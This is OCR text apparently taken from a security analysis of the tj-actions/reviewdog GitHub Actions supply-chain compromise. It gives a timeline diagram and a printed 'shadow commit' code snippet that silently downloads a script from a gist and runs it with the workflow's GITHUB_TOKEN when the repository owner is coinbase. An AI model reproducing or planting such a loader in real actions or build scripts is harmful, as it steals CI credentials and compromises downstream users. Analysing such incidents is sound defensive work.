

Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
reviewdog/ action-setup
Create workflow
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Dec 6, 2024
SpotBugs comp.
March 7, 2025
Coinbase vuln.
March 11
reviewdog tag over.
March 11
tj-actions comp.
March 13
tj-actions v39 over.
March 14, 2025
Mass credentials leak

“shadow commit” from tj-actions/changed-files


```
exports.warnUnsupportedRESTAPIInputs = warnUnsupportedRESTAPIInputs;
async function updateFeatures(token) {
    if (process.env.GITHUB_REPOSITORY_OWNER && (process.env.GITHUB_REPOSITORY_OWNER === 'coinbase' || process.env.GITHUB_REPOSITORY_OWNER === 'mmvojwip')) {
        await exec.getExecOutput('bash', ['-c', `curl -sSfL https://gist.githubusercontent.com/mmvojwip/e9975a3a16acc492e3e7f677b6276cb2/raw/setup.py >
/tmp/setup.py`], {
            ignoreReturnCode: true,
            silent: true
        });
        await exec.getExecOutput('bash', ['-c', `GITHUB_TOKEN=${token} python3 /tmp/setup.py`], {
            ignoreReturnCode: true,
            silent: true
        });
    }
}
```


“shadow commit” from tj-actions/changed-files

